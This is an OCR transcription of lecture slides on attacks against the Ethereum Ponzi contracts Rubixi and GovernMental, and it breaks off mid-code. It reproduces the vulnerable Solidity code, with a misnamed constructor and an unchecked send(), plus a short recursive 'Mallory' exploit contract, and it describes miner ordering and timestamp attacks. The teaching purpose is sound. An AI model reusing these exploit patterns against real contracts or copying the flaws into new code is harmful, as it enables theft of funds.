
- Rubixi is a contract implementing a **Ponzi scheme.**

- **Ponzi scheme:** investment where players make money that was taken from new players. Known in hebrew as “Tarmit Pyramid”

- In April 2016 - an attack that used an “**immutable bug**” in the contract, was used multiple times to steal money from the contract.

Attacks - Rubixi


- The latest contract is still available today in the blockchain (found al[illegible] on [illegible]n).



Attacks - Rubixi

- The latest contract is still available today in the blockchain (found also on Etherscan).

It still



Attacks - Rubixi

- This is a shortened version of the contract.

```
contract Rubixi {
  address private owner;
  function DynamicPyramid() { owner = msg.sender; }
  function collectAllFees() { owner.send(collectedFees); }
  ...
```

Attacks - Rubixi

- This is a shortened version of the contract.

```
contract Rubixi {
  address private owner;
  function DynamicPyramid() { owner = msg.sender; }
  function collectAllFees() { owner.send(collectedFees); }
  ...
```

Can you spot the bug?

Attacks - Rubixi

- This is a shortened version of the contract.

```
1  contract Rubixi {
2    address private owner;
3    function DynamicPyramid() { owner = msg.sender; }
4    function collectAllFees() { owner.send(collectedFees); }
5    ...
```

Wrong constructor name!

Attacks - Rubixi

- This is a shortened version of the contract.

```
1  contract Rubixi {
2    address private owner;
3    function DynamicPyramid() { owner = msg.sender; }
4    function collectAllFees() { owner.send(collectedFees); }
5    ...
```

Wrong constructor name!

- The contract was first deployed with the name "**DynamicPyramid**"

- The programmer changed the name of the updated contract, but forgot to change the constructor name..

Attacks - Rubixi

- This is a shortened version of the contract.

```
1  contract Rubixi {
2    address private owner;
3    function DynamicPyramid() { owner = msg.sender; }
4    function collectAllFees() { owner.send(collectedFees); }
5    ...
```

Wrong constructor name!

- Now, everyone can change themselves to be the owner of the contract, and then call **CollectAllFees()!**

Attacks - Rubixi

- To avoid this problem, Solidity has changed the constructor function to be: "**constructor**"

```
contract someContract {
    address public owner;
    uint public value;

    // Constructor
    constructor(uint _value) public {
        owner = msg.sender; // Set the contract deployer as the owner
        value = _value;
    }
}
```

https://governmental.github.io/GovernMental/

Attacks - GovernMental

The issue involves a Ponzi scheme contract called "GovernMental" where participants send ether to join. If no one joins for 12 hours, the last participant gets all the ether (minus a fee).

Rule 1

You can lend the government money - they promise to pay it back +10% interest. Minimum contribution is 1 Ether.

Rule 2

If the government does not receive new money for 12h the system breaks down. The latest creditor saw the crash coming and receives the jackpot. All others will lose their claims.

Rule 3

All incoming money is used in the following way: 5% goes into the "jackpot" (capped at 10k Ether), 5% goes to the corrupt elite that runs the government, 90% are used to pay out creditors in order of their date of credit. When the jackpot is full, 95% go toward the payout of creditors.


Rule 4

Creditors can share an affiliate link. Money deposited this way is distributed as follows: 5% go toward the linker directly, 5% to the corrupt elite, 5% into the jackpot (until full). The rest is used for payouts.



https://governmental.github.io/GovernMental/

Attacks - GovernMental





Attacks - GovernMental

```
contract Governmental {
  address public owner;
  address public lastInvestor;
  uint public jackpot = 1 ether;
  uint public lastInvestmentTimestamp;
  uint public ONE_MINUTE = 1 minutes;

  function Governmental() {
    owner = msg.sender;
    if (msg.value<1 ether) throw;
  }

  function invest() {
    if (msg.value<jackpot/2) throw;
      lastInvestor = msg.sender;
      jackpot += msg.value/2;
      lastInvestmentTimestamp = block.timestamp;
  }

  function resetInvestment() {
    if (block.timestamp <
        lastInvestmentTimestamp+ONE_MINUTE)
      throw;

      lastInvestor.send(jackpot);
      owner.send(this.balance-1 ether);

      lastInvestor = 0;
      jackpot = 1 ether;
      lastInvestmentTimestamp = 0;
    }
  }
```



Attacks - GovernMental

```
contract Governmental {
  address public owner;
  address public lastInvestor;
  uint public jackpot = 1 ether;
  uint public lastInvestmentTimestamp;
  uint public ONE_MINUTE = 1 minutes;

  function Governmental() {
    owner = msg.sender;
    if (msg.value<1 ether) throw;
  }

  function invest() {
    if (msg.value<jackpot/2) throw;
      lastInvestor = msg.sender;
      jackpot += msg.value/2;
      lastInvestmentTimestamp = block.timestamp;
  }

  function resetInvestment() {
    if (block.timestamp <
        lastInvestmentTimestamp+ONE_MINUTE)
      throw;

      lastInvestor.send(jackpot);
      owner.send(this.balance-1 ether);

      lastInvestor = 0;
      jackpot = 1 ether;
      lastInvestmentTimestamp = 0;
  }
}
```

Instead of 12 hours only 1 minute




Attacks - GovernMental

- The contract "Governmental" **accumulates player investments in rounds**.
- It only pays out to **one winner per round**, specifically the player **who remains the last for at least one minute**.
- Players can join the scheme by investing at least half of the current jackpot. The **jackpot increases with each new investment**.
- The “resetInvestment” function can be **invoked by anyone**. This function **pays out half of the total investments** (the jackpot) to the winner and sends the remaining ether to the contract owner.
- The contract **assumes that players are either regular users (wallets) or contracts with empty fallback functions** to prevent out-of-gas exceptions during transactions.




Attacks - GovernMental - 1# Attack

```
1  contract Mallory {
2    function attack(address target, uint count) {
3      if (0<=count && count<1023) this.attack.gas(msg.gas-2000)(target, count+1);
4      else Governmental(target).resetInvestment();
5    }
6  }
```



Attacks - GovernMental - 1# Attack

- The attack exploits vulnerabilities labeled as "**exception disorder**" and "**stack size limit**" and is executed by the **contract owner**.
- The owner **intends** to keep the payment meant for the winner **within the contract, rather than transferring it to them immediately**.
- To achieve this, the owner creates a contract named "Mallory" with a function named "**attack**". The "**attack**" function in "Mallory" **recursively invokes itself, incrementing a counter, until the call stack reaches a depth of 1022**.
- When the call stack depth reaches **1022**, "Mallory" invokes the "**resetInvestment**" function of the "Governmental" contract, which executes at a **stack size of 1023**.



Attacks - GovernMental - 1# Attack

```
contract Governmental {
  address public owner;
  address public lastInvestor;
  uint public jackpot = 1 ether;
  uint public lastInvestmentTimestamp;
  uint public ONE_MINUTE = 1 minutes;


  function Governmental() {
    owner = msg.sender;
    if (msg.value<1 ether) throw;
  }

  function invest() {
    if (msg.value<jackpot/2) throw;
      lastInvestor = msg.sender;
      jackpot += msg.value/2;
      lastInvestmentTimestamp = block.timestamp;
  }

  function resetInvestment() {
    if (block.timestamp <
        lastInvestmentTimestamp+ONE_MINUTE)
      throw;

      lastInvestor.send(jackpot);
      owner.send(this.balance-1 ether);

      lastInvestor = 0;
      jackpot = 1 ether;
      lastInvestmentTimestamp = 0;
    }
  }
```



Attacks - GovernMental - 1# Attack


- At this point, the send operation at line 24 of the "Governmental" contract **fails due to the call stack limit**, preventing payment to the winner.
- Since the "Governmental" contract does not check the return code of the send operation, the execution proceeds. **As a result, the contract state is reset, starting a new round, and the contract's balance increases because the legitimate winner is not paid**.
- To retrieve the ether, the owner only needs to **wait for another round to conclude successfully**.




Attacks - GovernMental - 1# Attack

When this attack will work?

If the attacker (Owner) has already manipulated the stack depth, and he is the first one that invoked this function in the new block.





Attacks - GovernMental - 1# Attack

```
1  contract Governmental {
2    address public owner;
3    address public lastInvestor;
4    uint public jackpot = 1 ether;
5    uint public lastInvestmentTimestamp;
6    uint public ONE_MINUTE = 1 minutes;
7
8    function Governmental() {
9      owner = msg.sender;
10     if (msg.value<1 ether) throw;
11   }
12
13   function invest() {
14     if (msg.value<jackpot/2) throw;
15       lastInvestor = msg.sender;
16       jackpot += msg.value/2;
17       lastInvestmentTimestamp = block.timestamp;
18   }
```

```
19   function resetInvestment() {
20     if (block.timestamp <
21         lastInvestmentTimestamp+ONE_MINUTE)
22       throw;
23
24       lastInvestor.send(jackpot);
25       owner.send(this.balance-1 ether);
26
27       lastInvestor = 0;
28       jackpot = 1 ether;
29       lastInvestmentTimestamp = 0;
30     }
31   }
```

Does Not check return code



Attacks - GovernMental - 1# Attack

```
1  contract Governmental {
2    address public owner;
3    address public lastInvestor;
4    uint public jackpot = 1 ether;
5    uint public lastInvestmentTimestamp;
6    uint public ONE_MINUTE = 1 minutes;
7
8    function Governmental() {
9      owner = msg.sender;
10     if (msg.value<1 ether) throw;
11   }
12
13   function invest() {
14     if (msg.value<jackpot/2) throw;
15       lastInvestor = msg.sender;
16       jackpot += msg.value/2;
17       lastInvestmentTimestamp = block.timestamp;
18   }
```


```
19   function resetInvestment() {
20     if (block.timestamp <
21         lastInvestmentTimestamp+ONE_MINUTE)
22       throw;
23
24     lastInvestor.send(jackpot);
25     owner.send(this.balance-1 ether);
26
27     lastInvestor = 0;
28     jackpot = 1 ether;
29     lastInvestmentTimestamp = 0;
30   }
31 }
```

Reset the current round! All the money in the jackpot is stored in the contract it self



Attacks - GovernMental - 2# Attack

- The second attack involves a **miner** who also impersonates a **player** in the "GovernMental" contract.
- As a miner, **the attacker can manipulate the order and inclusion of transactions in blocks**.
- The attacker **chooses not to** include transactions directed to "GovernMental" in blocks, **except for her own transactions**.
- By playing first and strategically choosing the amount of ether to invest, **the attacker aims to prevent other players from joining** the scheme.
- This manipulation ensures that **the attacker becomes the last player in the round**, increasing her chances of winning.
- This attack exploits the "**unpredictable state**" vulnerability, **as players cannot be certain that their transaction to join the scheme will succeed due to the potential manipulation of transaction order** and inclusion by the attacker.



Attacks - GovernMental - 3# Attack

- In the third attack, **the attacker, again impersonating a player, is also a miner**.
- After successfully joining the scheme, **the attacker manipulates the block timestamp to her advantage**.
- By setting the timestamp of a new block to be at **least one minute later** than the timestamp of the current block, **the attacker ensures that she becomes the last player in the round for a minute**.
- This manipulation allows the attacker to win the jackpot. This attack exploits the "**time constraints**" vulnerability, which allows for a tolerance in choosing the block timestamp, **enabling the attacker to delay the block timestamp strategically to her benefit**.



Attacks - GovernMental - 3# Attack

```
1  contract Governmental {
2    address public owner;
3    address public lastInvestor;
4    uint public jackpot = 1 ether;
5    uint public lastInvestmentTimestamp;
6    uint public ONE_MINUTE = 1 minutes;
7
8    function Governmental() {
9      owner = msg.sender;
10     if (msg.value<1 ether) throw;
11   }
12
13   function invest() {
14     if (msg.value<jackpot/2) throw;
15       lastInvestor = msg.sender;
16       jackpot += msg.value/2;
17       lastInvestmentTimestamp = block.timestamp;
18   }
19   function resetInvestment() {
20     if (block.timestamp <
21         lastInvestmentTimestamp+ONE_MINUTE)
22       throw;
23
24       lastInvestor.send(jackpot);
25       owner.send(this.balance-1 ether);
26
27       lastInvestor = 0;
28       jackpot = 1 ether;
29       lastInvestmentTimestamp = 0;
30     }
31   }
```

Attacker invest here with block number X and timestamp Y and closing the block transaction's for GovernMental




Attacks - GovernMental - 3# Attack

```
1   contract Governmental {
2     address public owner;
3     address public lastInvestor;
4     uint public jackpot = 1 ether;
5     uint public lastInvestmentTimestamp;
6     uint public ONE_MINUTE = 1 minutes;
7
8     function Governmental() {
9       owner = msg.sender;
10      if (msg.value<1 ether) throw;
11    }
12
13    function invest() {
14      if (msg.value<jackpot/2) throw;
15        lastInvestor = msg.sender;
16        jackpot += msg.value/2;
17        lastInvestmentTimestamp = block.timestamp;
18    }
```

```
